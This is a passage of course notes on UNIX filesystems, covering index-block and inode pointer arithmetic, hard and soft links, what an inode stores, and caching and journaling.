
Example An index block stores pointers to data blocks only. Disk blocks are 8Kib, pointer to a block is 4 bytes. What is the maximum size of a file managed by this index block?
 There are $\frac{8KiB}{4b} = 2^{11}$ pointers (and addressable blocks needed) so the total number of bytes is $2^{11} * 2^{13} = 2^{24} = 16MiB$

SUBSECTION 3.18

inodes

inodes describe a file system object. They contain metadata and pointers to block(s)⁶²

⁶²Small files can just use direct pointers, whereas larger files have additional nodes with pointers to more blocks. Very very small files may live entirely in the inode



- An index block stores 12 direct pointers, 1 single, double and triple indirect pointer each
- A disk block is 8 KiB in size
- A pointer to a block is 4 Bytes
- Indirect blocks consist of direct pointers only

Figure 76. # pointers per indirect table: $2^{13}/2^2 = 2^{11}$. Num of addressable blocks = $12 + 2^{11} + (2^{11})^2 + (2^{11})^3 \approx 2^{33}$. Total bytes is $2^{33} \cdot 2^{13} = 64TiB$

Hard links⁶³ are pointers to one inode. Multiple hard links can point to the same inode, deleting a file only removes a hard link. Soft links are paths to another file, and are stored as a file. They are not pointers to an inode, but rather a path to another file. Accessing a soft link resolves these links until we reach an inode, an unresolvable soft link leads to an exception.

⁶³Directory entry

3.18.1 Everything is a file

In UNIX everything is a file⁶⁴. Block devices are files, sockets are files, pipes are files, etc. ⁶⁴*Or some type thereof*
Directories are files that store filenames and pointers to inodes.

- a Filename No. *Names are stored in directories*
- b Containing Directory name No. *File can be in multiple dirs*
- c File Size Yes
- d File type Yes
- e # of soft links to file No (*they are unknown*)
- f location of soft links No (*they are unknown*)
- g # of hard links to file Yes (*to know when to erase the file, check stat*)
- h location of hard links No (*they are unknown to the inode*)
- i access rights Yes
- j timestamps Yes
- k file contents *Sometimes*
- l ordered list of data blocks Yes, *by definition*

Figure 77. Some things that are/are not stored in an inode

Note that the inode does not know about the softlinks to it, nor the location of its hard links. However it does store the number of hard links to it so that the kernel can erase the file⁶⁵.

⁶⁵*use stat to explore this*

3.18.2 Caches

Writing to the disk is slow so file blocks are cached in memory in the filesystem cache⁶⁶. A daemon periodically writes changes to the disk⁶⁷. Deleting a file then involves three steps: 1. removing its directory entry, releasing the inode to the pool of free inodes, and 3. returning blocks to the pool of free blocks. Since crashes can happen at any time, UNIX systems are generally built on journaling filesystems, which are filesystems that keep a circular buffer of changes made. This allows for recovery from crashes as well as improving performance by reducing the number of writes to the disk.

⁶⁶*Explore temporal and spatial locality*

⁶⁷*Can manually trigger via flush or sync*